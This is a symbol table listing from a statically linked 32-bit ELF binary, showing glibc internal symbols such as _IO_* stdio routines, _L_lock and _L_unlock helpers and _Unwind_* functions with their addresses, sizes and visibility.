_IO_str_pbackfail			.symtab	0x805e730	44	FUNC	<unknown>	DEFAULT	3
_IO_str_seekoff			.symtab	0x805eac0	510	FUNC	<unknown>	DEFAULT	3
_IO_str_underflow			.symtab	0x805e680	66	FUNC	<unknown>	DEFAULT	3
_IO_strn_jumps			.symtab	0x80b3d20	84	OBJECT	<unknown>	DEFAULT	7
_IO_strn_overflow			.symtab	0x8059970	99	FUNC	<unknown>	DEFAULT	3
_IO_sungetc			.symtab	0x805c960	70	FUNC	<unknown>	DEFAULT	3
_IO_sungetwc			.symtab	0x8084720	70	FUNC	<unknown>	DEFAULT	3
_IO_switch_to_backup_area			.symtab	0x805c6f0	43	FUNC	<unknown>	DEFAULT	3
_IO_switch_to_get_mode			.symtab	0x805c720	115	FUNC	<unknown>	DEFAULT	3
_IO_switch_to_main_get_area			.symtab	0x805c6c0	41	FUNC	<unknown>	DEFAULT	3
_IO_switch_to_main_wget_area			.symtab	0x80845b0	43	FUNC	<unknown>	DEFAULT	3
_IO_switch_to_wbackup_area			.symtab	0x80845e0	45	FUNC	<unknown>	DEFAULT	3
_IO_switch_to_wget_mode			.symtab	0x8084650	121	FUNC	<unknown>	DEFAULT	3
_IO_un_link			.symtab	0x805d660	425	FUNC	<unknown>	DEFAULT	3
_IO_unsave_markers			.symtab	0x805dc00	114	FUNC	<unknown>	DEFAULT	3
_IO_unsave_wmarkers			.symtab	0x8085060	120	FUNC	<unknown>	DEFAULT	3
_IO_vasprintf			.symtab	0x80aa880	356	FUNC	<unknown>	DEFAULT	3
_IO_vdprintf			.symtab	0x8085c20	188	FUNC	<unknown>	DEFAULT	3
_IO_vfprintf			.symtab	0x807a350	20246	FUNC	<unknown>	DEFAULT	3
_IO_vfprintf_internal			.symtab	0x807a350	20246	FUNC	<unknown>	DEFAULT	3
_IO_vfscanf			.symtab	0x8098d80	22346	FUNC	<unknown>	DEFAULT	3
_IO_vfscanf_internal			.symtab	0x8098d80	22346	FUNC	<unknown>	DEFAULT	3
_IO_vsnprintf			.symtab	0x80599e0	213	FUNC	<unknown>	DEFAULT	3
_IO_vsscanf			.symtab	0x8084410	140	FUNC	<unknown>	DEFAULT	3
_IO_wdefault_doallocate			.symtab	0x8084f20	151	FUNC	<unknown>	DEFAULT	3
_IO_wdefault_finish			.symtab	0x8084b30	130	FUNC	<unknown>	DEFAULT	3
_IO_wdefault_pbackfail			.symtab	0x8084bc0	376	FUNC	<unknown>	DEFAULT	3
_IO_wdefault_uflow			.symtab	0x8084610	52	FUNC	<unknown>	DEFAULT	3
_IO_wdefault_xsgetn			.symtab	0x8085360	213	FUNC	<unknown>	DEFAULT	3
_IO_wdefault_xsputn			.symtab	0x8084e00	280	FUNC	<unknown>	DEFAULT	3
_IO_wdo_write			.symtab	0x8058c30	335	FUNC	<unknown>	DEFAULT	3
_IO_wdoallocbuf			.symtab	0x8084fc0	154	FUNC	<unknown>	DEFAULT	3
_IO_wfile_doallocate			.symtab	0x8083cb0	169	FUNC	<unknown>	DEFAULT	3
_IO_wfile_jumps			.symtab	0x80b3c00	84	OBJECT	<unknown>	DEFAULT	7
_IO_wfile_jumps_maybe_mmap			.symtab	0x80b3cc0	84	OBJECT	<unknown>	DEFAULT	7
_IO_wfile_jumps_mmap			.symtab	0x80b3c60	84	OBJECT	<unknown>	DEFAULT	7
_IO_wfile_overflow			.symtab	0x8059070	579	FUNC	<unknown>	DEFAULT	3
_IO_wfile_seekoff			.symtab	0x8058600	1578	FUNC	<unknown>	DEFAULT	3
_IO_wfile_sync			.symtab	0x8058f10	346	FUNC	<unknown>	DEFAULT	3
_IO_wfile_underflow			.symtab	0x80592c0	1000	FUNC	<unknown>	DEFAULT	3
_IO_wfile_underflow_maybe_mmap			.symtab	0x8058480	59	FUNC	<unknown>	DEFAULT	3
_IO_wfile_underflow_mmap			.symtab	0x80584c0	307	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
_IO_wfile_xsputn			.symtab	0x8058d80	393	FUNC	<unknown>	DEFAULT	3
_IO_wide_data_0			.symtab	0x80cf7a0	188	OBJECT	<unknown>	DEFAULT	21
_IO_wide_data_1			.symtab	0x80cf860	188	OBJECT	<unknown>	DEFAULT	21
_IO_wide_data_2			.symtab	0x80cf920	188	OBJECT	<unknown>	DEFAULT	21
_IO_wmarker_delta			.symtab	0x80847b0	61	FUNC	<unknown>	DEFAULT	3
_IO_wpadn			.symtab	0x80844a0	203	FUNC	<unknown>	DEFAULT	3
_IO_wsetb			.symtab	0x8084ac0	97	FUNC	<unknown>	DEFAULT	3
_Jv_RegisterClasses			.symtab	0x0	0	NOTYPE	<unknown>	DEFAULT	SHN_UNDEF
_L_lock_102			.symtab	0x8057fb3	16	FUNC	<unknown>	DEFAULT	3
_L_lock_106			.symtab	0x806b205	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1091			.symtab	0x8052a9d	12	FUNC	<unknown>	DEFAULT	3
_L_lock_10969			.symtab	0x8065bd5	16	FUNC	<unknown>	DEFAULT	3
_L_lock_11078			.symtab	0x8065c01	12	FUNC	<unknown>	DEFAULT	3
_L_lock_11265			.symtab	0x8065c19	16	FUNC	<unknown>	DEFAULT	3
_L_lock_11360			.symtab	0x8065c45	12	FUNC	<unknown>	DEFAULT	3
_L_lock_116			.symtab	0x8055926	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1198			.symtab	0x806d9e4	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1206			.symtab	0x8052333	16	FUNC	<unknown>	DEFAULT	3
_L_lock_122			.symtab	0x805646e	16	FUNC	<unknown>	DEFAULT	3
_L_lock_122			.symtab	0x8057ab8	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1244			.symtab	0x8069c2c	16	FUNC	<unknown>	DEFAULT	3
_L_lock_12694			.symtab	0x8065c5d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_12751			.symtab	0x8065c89	16	FUNC	<unknown>	DEFAULT	3
_L_lock_12843			.symtab	0x8065ca9	12	FUNC	<unknown>	DEFAULT	3
_L_lock_130			.symtab	0x8055e95	16	FUNC	<unknown>	DEFAULT	3
_L_lock_13011			.symtab	0x8065ccd	16	FUNC	<unknown>	DEFAULT	3
_L_lock_13091			.symtab	0x8065d09	12	FUNC	<unknown>	DEFAULT	3
_L_lock_13253			.symtab	0x8065d21	16	FUNC	<unknown>	DEFAULT	3
_L_lock_13355			.symtab	0x8065d4d	12	FUNC	<unknown>	DEFAULT	3
_L_lock_13521			.symtab	0x8065d59	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1358			.symtab	0x8065979	12	FUNC	<unknown>	DEFAULT	3
_L_lock_13706			.symtab	0x8065d79	16	FUNC	<unknown>	DEFAULT	3
_L_lock_13895			.symtab	0x8065d99	16	FUNC	<unknown>	DEFAULT	3
_L_lock_140			.symtab	0x8095019	16	FUNC	<unknown>	DEFAULT	3
_L_lock_14084			.symtab	0x8065db9	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1419			.symtab	0x8065985	16	FUNC	<unknown>	DEFAULT	3
_L_lock_14258			.symtab	0x8065dd9	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1449			.symtab	0x809646a	16	FUNC	<unknown>	DEFAULT	3
_L_lock_15157			.symtab	0x8065df9	16	FUNC	<unknown>	DEFAULT	3
_L_lock_15208			.symtab	0x8065e19	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1544			.symtab	0x80659a5	16	FUNC	<unknown>	DEFAULT	3
_L_lock_15489			.symtab	0x8065e39	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1596			.symtab	0x807f27e	12	FUNC	<unknown>	DEFAULT	3
_L_lock_16044			.symtab	0x8065e59	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1644			.symtab	0x80659d5	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1679			.symtab	0x80659e5	16	FUNC	<unknown>	DEFAULT	3
_L_lock_16810			.symtab	0x8065e79	12	FUNC	<unknown>	DEFAULT	3
_L_lock_1711			.symtab	0x805e559	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1711			.symtab	0x8065a05	12	FUNC	<unknown>	DEFAULT	3
_L_lock_1772			.symtab	0x805e569	12	FUNC	<unknown>	DEFAULT	3
_L_lock_180			.symtab	0x805648e	16	FUNC	<unknown>	DEFAULT	3
_L_lock_1860			.symtab	0x8065a11	12	FUNC	<unknown>	DEFAULT	3
_L_lock_188			.symtab	0x8076c15	16	FUNC	<unknown>	DEFAULT	3
_L_lock_19			.symtab	0x8055e75	16	FUNC	<unknown>	DEFAULT	3
_L_lock_193			.symtab	0x80843e9	12	FUNC	<unknown>	DEFAULT	3
_L_lock_1961			.symtab	0x805e591	16	FUNC	<unknown>	DEFAULT	3
_L_lock_20			.symtab	0x805642e	16	FUNC	<unknown>	DEFAULT	3
_L_lock_2016			.symtab	0x8087e62	16	FUNC	<unknown>	DEFAULT	3
_L_lock_2029			.symtab	0x805e5a1	12	FUNC	<unknown>	DEFAULT	3
_L_lock_2047			.symtab	0x80596a8	12	FUNC	<unknown>	DEFAULT	3
_L_lock_2067			.symtab	0x8052353	16	FUNC	<unknown>	DEFAULT	3
_L_lock_21			.symtab	0x8055906	16	FUNC	<unknown>	DEFAULT	3
_L_lock_21			.symtab	0x8056257	16	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
_L_lock_21			.symtab	0x80b1a77	13	FUNC	<unknown>	DEFAULT	4
_L_lock_2120			.symtab	0x809649a	16	FUNC	<unknown>	DEFAULT	3
_L_lock_22			.symtab	0x80522d3	16	FUNC	<unknown>	DEFAULT	3
_L_lock_2241			.symtab	0x8052373	16	FUNC	<unknown>	DEFAULT	3
_L_lock_2251			.symtab	0x8087e82	16	FUNC	<unknown>	DEFAULT	3
_L_lock_2299			.symtab	0x8087ea2	13	FUNC	<unknown>	DEFAULT	3
_L_lock_24			.symtab	0x8054239	16	FUNC	<unknown>	DEFAULT	3
_L_lock_2482			.symtab	0x805e5d5	16	FUNC	<unknown>	DEFAULT	3
_L_lock_250			.symtab	0x8055eb5	16	FUNC	<unknown>	DEFAULT	3
_L_lock_2508			.symtab	0x805e5e5	12	FUNC	<unknown>	DEFAULT	3
_L_lock_253			.symtab	0x8057ad8	16	FUNC	<unknown>	DEFAULT	3
_L_lock_256			.symtab	0x8056277	16	FUNC	<unknown>	DEFAULT	3
_L_lock_259			.symtab	0x80b2961	13	FUNC	<unknown>	DEFAULT	5
_L_lock_2665			.symtab	0x805e60d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_2691			.symtab	0x805e61d	12	FUNC	<unknown>	DEFAULT	3
_L_lock_2718			.symtab	0x805c5e7	12	FUNC	<unknown>	DEFAULT	3
_L_lock_277			.symtab	0x80522f3	16	FUNC	<unknown>	DEFAULT	3
_L_lock_287			.symtab	0x8054259	16	FUNC	<unknown>	DEFAULT	3
_L_lock_29			.symtab	0x805976a	9	FUNC	<unknown>	DEFAULT	3
_L_lock_29			.symtab	0x805994f	12	FUNC	<unknown>	DEFAULT	3
_L_lock_30			.symtab	0x806747e	13	FUNC	<unknown>	DEFAULT	3
_L_lock_3027			.symtab	0x8052393	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3070			.symtab	0x8065a1d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_31			.symtab	0x8059862	12	FUNC	<unknown>	DEFAULT	3
_L_lock_3126			.symtab	0x806da04	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3147			.symtab	0x80523b3	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3378			.symtab	0x8065a3d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_34			.symtab	0x8083c84	12	FUNC	<unknown>	DEFAULT	3
_L_lock_343			.symtab	0x809e4f9	12	FUNC	<unknown>	DEFAULT	3
_L_lock_3455			.symtab	0x8065a5d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_35			.symtab	0x806bb2a	12	FUNC	<unknown>	DEFAULT	3
_L_lock_3525			.symtab	0x8065a7d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_357			.symtab	0x8069bfc	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3590			.symtab	0x8065a9d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_36			.symtab	0x8057fa7	12	FUNC	<unknown>	DEFAULT	3
_L_lock_3656			.symtab	0x80523e3	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3670			.symtab	0x8065abd	16	FUNC	<unknown>	DEFAULT	3
_L_lock_37			.symtab	0x8065941	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3761			.symtab	0x8065acd	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3775			.symtab	0x8052403	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3844			.symtab	0x8065aed	16	FUNC	<unknown>	DEFAULT	3
_L_lock_3915			.symtab	0x8065afd	12	FUNC	<unknown>	DEFAULT	3
_L_lock_4163			.symtab	0x8065b15	16	FUNC	<unknown>	DEFAULT	3
_L_lock_420			.symtab	0x8057b08	16	FUNC	<unknown>	DEFAULT	3
_L_lock_4245			.symtab	0x8052423	16	FUNC	<unknown>	DEFAULT	3
_L_lock_4309			.symtab	0x8052443	16	FUNC	<unknown>	DEFAULT	3
_L_lock_4392			.symtab	0x8065b35	12	FUNC	<unknown>	DEFAULT	3
_L_lock_44			.symtab	0x8084120	12	FUNC	<unknown>	DEFAULT	3
_L_lock_4528			.symtab	0x8052463	16	FUNC	<unknown>	DEFAULT	3
_L_lock_46			.symtab	0x8058158	12	FUNC	<unknown>	DEFAULT	3
_L_lock_47			.symtab	0x8083e89	12	FUNC	<unknown>	DEFAULT	3
_L_lock_4725			.symtab	0x8065b4d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_4841			.symtab	0x805e645	16	FUNC	<unknown>	DEFAULT	3
_L_lock_4867			.symtab	0x805e655	12	FUNC	<unknown>	DEFAULT	3
_L_lock_5047			.symtab	0x8065b6d	16	FUNC	<unknown>	DEFAULT	3
_L_lock_51			.symtab	0x8057a98	16	FUNC	<unknown>	DEFAULT	3
_L_lock_53			.symtab	0x8065951	12	FUNC	<unknown>	DEFAULT	3
_L_lock_5301			.symtab	0x8065b8d	12	FUNC	<unknown>	DEFAULT	3
_L_lock_58			.symtab	0x806b6db	16	FUNC	<unknown>	DEFAULT	3
_L_lock_66			.symtab	0x805644e	16	FUNC	<unknown>	DEFAULT	3
_L_lock_672			.symtab	0x8069c0c	16	FUNC	<unknown>	DEFAULT	3
_L_lock_6738			.symtab	0x8065bb1	12	FUNC	<unknown>	DEFAULT	3
_L_lock_716			.symtab	0x8077286	16	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
_L_lock_740			.symtab	0x8052313	16	FUNC	<unknown>	DEFAULT	3
_L_lock_772			.symtab	0x80b1978	13	FUNC	<unknown>	DEFAULT	4
_L_lock_807			.symtab	0x807f272	12	FUNC	<unknown>	DEFAULT	3
_L_lock_878			.symtab	0x8052a81	14	FUNC	<unknown>	DEFAULT	3
_L_lock_907			.symtab	0x806e635	16	FUNC	<unknown>	DEFAULT	3
_L_lock_947			.symtab	0x805e539	16	FUNC	<unknown>	DEFAULT	3
_L_lock_971			.symtab	0x8052a8f	14	FUNC	<unknown>	DEFAULT	3
_L_robust_lock_151			.symtab	0x8052a5f	17	FUNC	<unknown>	DEFAULT	3
_L_robust_unlock_548			.symtab	0x8052f7a	17	FUNC	<unknown>	DEFAULT	3
_L_unlock_10			.symtab	0x8069bec	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_10894			.symtab	0x8065bc9	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_10982			.symtab	0x8065be5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_11042			.symtab	0x8065bf5	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_11179			.symtab	0x8065c0d	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_11278			.symtab	0x8065c29	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_11325			.symtab	0x8065c39	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_117			.symtab	0x8057fc3	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_120			.symtab	0x806748b	10	FUNC	<unknown>	DEFAULT	3
_L_unlock_124			.symtab	0x8056267	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_12466			.symtab	0x8065c51	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_127			.symtab	0x8058164	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_12711			.symtab	0x8065c6d	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_12726			.symtab	0x8065c7d	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_1275			.symtab	0x806d9f4	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_12763			.symtab	0x8065c99	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_12935			.symtab	0x8065cb5	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_130			.symtab	0x8059877	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_13002			.symtab	0x8065cc1	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_13023			.symtab	0x8065cdd	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_13043			.symtab	0x8065ced	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_13058			.symtab	0x8065cfd	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_132			.symtab	0x8059964	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_13200			.symtab	0x8065d15	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_13266			.symtab	0x8065d31	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_13320			.symtab	0x8065d41	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_13629			.symtab	0x8065d69	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_137			.symtab	0x8057ac8	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_13731			.symtab	0x8065d89	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_13901			.symtab	0x8065da9	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_14113			.symtab	0x8065dc9	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_14284			.symtab	0x8065de9	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_144			.symtab	0x806595d	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_1458			.symtab	0x8065995	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_146			.symtab	0x805647e	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_148			.symtab	0x806bb3f	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_148			.symtab	0x8083c90	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_15171			.symtab	0x8065e09	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_15312			.symtab	0x8065e29	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_15517			.symtab	0x8065e49	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_156			.symtab	0x8065969	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_1591			.symtab	0x80659b5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_16071			.symtab	0x8065e69	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_1609			.symtab	0x80659c5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_1623			.symtab	0x809647a	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_16837			.symtab	0x8065e85	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_1697			.symtab	0x80659f5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_171			.symtab	0x8057fd3	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_177			.symtab	0x8055ea5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_178			.symtab	0x8095029	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_180			.symtab	0x8083e95	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_1809			.symtab	0x805e575	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_1843			.symtab	0x805e581	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_187			.symtab	0x806b215	13	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
_L_unlock_1888			.symtab	0x8052343	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_19			.symtab	0x80833ef	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_193			.symtab	0x805649e	13	FUNC	<unknown>	DEFAULT	3
_L_unlock_2021			.symtab	0x809648a	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2081			.symtab	0x8087e72	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2095			.symtab	0x805e5ad	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_213			.symtab	0x8083e9e	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_2135			.symtab	0x80964aa	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2159			.symtab	0x807f28a	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_216			.symtab	0x8076c25	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2187			.symtab	0x8052363	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2188			.symtab	0x805e5b9	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2277			.symtab	0x8087e92	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2281			.symtab	0x80596b4	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_2311			.symtab	0x8087eaf	13	FUNC	<unknown>	DEFAULT	3
_L_unlock_233			.symtab	0x8083c9c	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_2331			.symtab	0x80964ba	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2337			.symtab	0x8052383	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2386			.symtab	0x805e5c9	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_248			.symtab	0x80522e3	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_252			.symtab	0x80843f5	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_254			.symtab	0x8057fdf	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_255			.symtab	0x8058170	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_2552			.symtab	0x80596c0	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_2559			.symtab	0x805e5f1	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2616			.symtab	0x805e601	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_271			.symtab	0x80b296e	13	FUNC	<unknown>	DEFAULT	5
_L_unlock_2768			.symtab	0x805e629	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_2842			.symtab	0x805e639	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_2854			.symtab	0x805c5f3	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_2967			.symtab	0x805c5ff	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_297			.symtab	0x8057ae8	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_30			.symtab	0x805e51d	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_302			.symtab	0x80843fe	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_3032			.symtab	0x80523a3	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3084			.symtab	0x8065a2d	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_312			.symtab	0x8054269	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3156			.symtab	0x806da14	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_325			.symtab	0x8052303	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3273			.symtab	0x806da24	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3291			.symtab	0x80523c3	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3293			.symtab	0x806da34	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_33			.symtab	0x805643e	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3381			.symtab	0x806da44	13	FUNC	<unknown>	DEFAULT	3
_L_unlock_3392			.symtab	0x8065a4d	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3467			.symtab	0x8065a6d	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_35			.symtab	0x8055e85	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3539			.symtab	0x8065a8d	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3596			.symtab	0x80523d3	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3612			.symtab	0x8065aad	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_366			.symtab	0x8055ec5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3689			.symtab	0x80523f3	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3775			.symtab	0x8065add	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_380			.symtab	0x8056287	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_3814			.symtab	0x8052413	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_392			.symtab	0x8057af8	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_40			.symtab	0x80b1a84	13	FUNC	<unknown>	DEFAULT	4
_L_unlock_401			.symtab	0x8084138	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_4047			.symtab	0x8065b09	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_4277			.symtab	0x8052433	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_4297			.symtab	0x8065b25	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_4342			.symtab	0x8052453	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_4554			.symtab	0x8065b41	12	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
_L_unlock_4640			.symtab	0x8052473	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_4944			.symtab	0x805e661	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_4985			.symtab	0x8065b5d	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_5053			.symtab	0x805e671	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_5083			.symtab	0x8065b7d	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_511			.symtab	0x8055ed5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_52			.symtab	0x8054249	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_53			.symtab	0x805e52d	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_557			.symtab	0x8055ee5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_59			.symtab	0x8059773	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_601			.symtab	0x809e505	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_6038			.symtab	0x8065b99	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_612			.symtab	0x8052a70	17	FUNC	<unknown>	DEFAULT	3
_L_unlock_6657			.symtab	0x8065ba5	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_67			.symtab	0x806b6eb	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_672			.symtab	0x8055ef5	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_6754			.symtab	0x8065bbd	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_70			.symtab	0x805995b	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_702			.symtab	0x8069c1c	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_742			.symtab	0x8052f8b	14	FUNC	<unknown>	DEFAULT	3
_L_unlock_785			.symtab	0x807f266	12	FUNC	<unknown>	DEFAULT	3
_L_unlock_788			.symtab	0x80b1985	13	FUNC	<unknown>	DEFAULT	4
_L_unlock_80			.symtab	0x8057aa8	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_82			.symtab	0x805986e	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_832			.symtab	0x8077296	13	FUNC	<unknown>	DEFAULT	3
_L_unlock_86			.symtab	0x805645e	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_867			.symtab	0x8052323	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_892			.symtab	0x8052f99	14	FUNC	<unknown>	DEFAULT	3
_L_unlock_904			.symtab	0x8076c35	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_925			.symtab	0x806e645	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_97			.symtab	0x806bb36	9	FUNC	<unknown>	DEFAULT	3
_L_unlock_978			.symtab	0x805e549	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_98			.symtab	0x8055916	16	FUNC	<unknown>	DEFAULT	3
_L_unlock_98			.symtab	0x808412c	12	FUNC	<unknown>	DEFAULT	3
_Unwind_Backtrace			.symtab	0x80af0d0	213	FUNC	<unknown>	HIDDEN	3
_Unwind_DeleteException			.symtab	0x80ad540	31	FUNC	<unknown>	HIDDEN	3
_Unwind_FindEnclosingFunction			.symtab	0x80ad800	55	FUNC	<unknown>	HIDDEN	3
_Unwind_Find_FDE			.symtab	0x80b0b90	475	FUNC	<unknown>	HIDDEN	3
_Unwind_ForcedUnwind			.symtab	0x80af710	265	FUNC	<unknown>	HIDDEN	3
_Unwind_ForcedUnwind_Phase2			.symtab	0x80af410	257	FUNC	<unknown>	DEFAULT	3
_Unwind_GetCFA			.symtab	0x80ad4d0	11	FUNC	<unknown>	HIDDEN	3
_Unwind_GetDataRelBase			.symtab	0x80ad520	11	FUNC	<unknown>	HIDDEN	3
